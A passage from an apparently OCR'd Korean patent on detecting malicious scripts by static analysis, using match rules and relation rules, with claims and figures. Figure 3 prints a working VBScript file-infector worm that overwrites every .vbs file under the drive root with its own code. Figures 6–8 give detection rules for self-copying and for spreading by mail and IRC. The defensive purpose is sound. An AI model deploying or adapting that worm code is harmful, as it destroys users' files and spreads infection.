<42> 도 9 는 본 발명에 따른 정적 분석 과정을 나타낸 흐름도이다. 많은 악성 스크립트들은 안티바이러스가 자신을 감지하는 것을 어렵게 하기 위하여 암호화된 형태로 존재하거나, 'chr()' 함수를 이용하여 일부 문자열을 아스키 코드 형태로 인코딩하는 방법을 사용하고 있다. 이러한 문제는 종래의 정적 휴리스틱 분석을 위한 전처리 과정과 동일하게 휴리스틱과 부분적 에뮬레이션을 이용하여 대응할 수 있는데, 전처리 과정을 통해서 주어진 스크립트를 정적 분석에 적합한 형태로 변환한다(S910). 이어서, 코드 패턴 탐색 과정을 거쳐서 변환된 스크립트 코드에서 상기 매칭 규칙과 부합되는 코드 패턴을 탐색하고 탐색된 패턴에서 사용된 함수의 인자들을 추출하고 규칙 변수에 저장함으로써 매칭 규칙의 인스턴스를 생성한다(S920). 즉, 코드 패턴 탐색 과정이 종료된 후에는 주어진 매칭 규칙의 집합에 부합되는 스크립트 문장 각각에 대응되는 매칭 규칙 인스턴스가 얻어지게 된다.

<43> 다음으로, 관계 분석 과정을 거쳐서 상기 생성된 매칭 규칙의 인스턴스 집합에서 관계 규칙을 만족하는 것을 탐색하여 관계 규칙의 인스턴스를 생성한다(S930). 즉, 코드 패턴 탐색 과정과 마찬가지로 각각의 관계 규칙이 만족되면 관계 규칙의 인스턴스가 만들어지는데, 해당하는 관계 규칙에 연관된 다른 관계 규칙의 만족 여부를 계속적으로 검사하는 것이 다르다. 코드 패턴 탐색 과정(S920)과 관계 분석 과정(S930)이 실질적인 정적 분석 과정을 나타낸다. 마지막으로, 결과 보고를 통해서 관계 분석 과정에서 탐지된 악성 행위와 해당 코드의 악성 여부를 사용자에게 보고한다(S940). 대부분의 악성 스크

립트는 다른 프로그램에 기생하지 않고 독립적인 프로그램으로 존재하는 웜 형태이므로, 해당 스크립트 파일을 삭제하여 악성 행위에 대응할 수 있다.

【발명의 효과】

<44> 이상 설명한 바와 같이 정적 분석을 이용한 악성 스크립트 감지 방법은 악성 행위를 구성하는 일련의 코드를 정확하게 탐지함으로써 종래의 단순한 문자열 탐색만으로 감지하기 어려웠던 악성 행위를 보다 정확하게 감지할 수 있다. 따라서, 본 발명을 이용하면, 종래의 방법으로 감지가 가능한 악성행위의 경우에는 종래의 방법보다 감지 오류율을 낮출 수 있으며, 종래의 방법으로 감지가 불가능한 악성행위의 경우에도 악성행위를 감지할 수 있다.

【특허청구범위】

【청구항 1】

악성 스크립트에서 악성 코드 패턴을 감지하는 방법에 있어서,

악성 코드 패턴을 구성하는 일련의 메소드들의 존재, 및 메소드들 상호간의 관련된 파라미터와 리턴값이 일치하는지를 검사하되,

상기 검사는,

악성 행위는 단위 행위들의 조합으로 구성되며 각각의 단위 행위는 더 작은 단위 행위 또는 하나 이상의 메소드 호출들로 구성되는 것으로 모형화하여 각 단위 행위와 메소드 호출 문장을 스크립트 코드에서 탐지될 문장 형태를 정의하는 매칭 규칙과 이러한 매칭 규칙을 만족하는 문장에 사용된 규칙 변수의 관계를 분석하여 악성 행위를 검색할 수 있도록 매칭된 패턴간의 관계를 정의하는 관계 규칙으로 구분하여,

감지할 대상 스크립트 코드에서 상기 매칭 규칙과 부합되는 코드 패턴을 탐색하되 탐색된 패턴에서 사용된 함수의 인자들을 추출하고 규칙 변수에 저장하여 매칭 규칙의 인스턴스를 생성하는 단계; 및

상기 생성된 매칭 규칙의 인스턴스 집합에서 관계 규칙을 만족하는 것을 탐색하여 관계 규칙의 인스턴스를 생성하는 단계를 포함한 것을 특징으로 하는 정적 분석을 이용한 악성 스크립트 감지 방법.

【청구항 2】

제 1 항에 있어서,

상기 매칭 규칙은 규칙을 나타내는 식별자(Identifier), 및 감지 대상이 되는 스크립트 언어와 동일한 문법의 악성 행위를 구성하는 문장 패턴으로 구성되고,

상기 관계 규칙은 해당 규칙이 만족되기 위한 조건이 기술되는 조건식(Cond), 및 상기 조건식의 조건이 만족될 때 실행될 내용이 기술되는 동작부(Action)로 구성된 것을 특징으로 하는 정적 분석을 이용한 악성 스크립트 감지 방법.

【청구항 3】


제 2 항에 있어서,

상기 조건식의 조건 이전에 만족되어야 하는 조건이 기술되는 기 만족 조건(Precond)을 추가로 더 포함하여 구성되되,


상기 동작부는 상기 조건식과 기 만족 조건이 만족될 때 실행될 내용이 기술되는 것을 특징으로 하는 정적 분석을 이용한 악성 스크립트 감지 방법.

【도면】

【도 1】



【도 2】




【도 3】

```
Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile(WScript.ScriptFullname,1)
vbscopy = file.ReadAll
file.close
folderlist("C:W")

sub folderlist(folderspec)
dim f, f1, sf
set f = fso.GetFolder(folderspec)
set sf = f.SubFolders
for each f1 in sf
  infectfiles(f1.path)
  folderlist(f1.path)
next
end sub

sub infectfiles(folderspec)
dim f, f1, fc, ap
set f = fso.GetFolder(folderspec)
set fc = f.Files
for each f1 in fc
  if fso.GetExtensionName(f1.path) = "vbs" then
    set ap=fso.OpenTextFile(f1.path,2,true)
    ap.write vbscopy
    ap.close
  end if
next
end sub
```

【도 4】



【도 5】

```
<Match_Rule>        ::=  <match_ruld_id> ":" <pattern>
<pattern>           ::= { <variable> | <string> | "*" | <char> }1.
<Relation_Rule>     ::= <relation_rule_id> ":" [ <precond> ] [ <cond> ] <action>
<cond>              ::= "cond" <rule_variable> [ "==" | "<" ]  <rule_variable>
<precond>           ::= "precond" <relation_rule_id> { "," <relation_rule_id> }
<action>            ::= "action" [ <assignment> | alert ]1.
<assignment>        ::= <variable> "=" <rule_variable>
<rule_variable>     ::= (<relation_rule_id>"."<variable>) |  (<match_rule_id>"."<variable>)
<variable>          ::= "$"<digit>
<relation_rule_id>  ::= "R"[<digit> | <alpha>]
<match_rule_id>     ::= "M"[<digit> | <alpha>]
```

【도 6】

```
ML1    : $1.copyfile wscript.scriptfullname, $2 [, *]
RLOCAL : precond ML1
         action $1 = ML1.$2
              Alert local copy
```

【도 7】

```
MA1     : $1.Attachments.Add $2
RATTACH : cond RLOCAL.$1 == MA1.$2
          action $1 = MA1.$1
MS1     : $1.Send
RSEND   : cond RATTACH.$1 == MS1.$1
          action Alert spread by Mail
```

【도 8】

```
MI1 : * send $nick $1
RIRC : cond RLOCAL.$1 < MI1.$1
       action Alert spread by IRC
```

【도 9】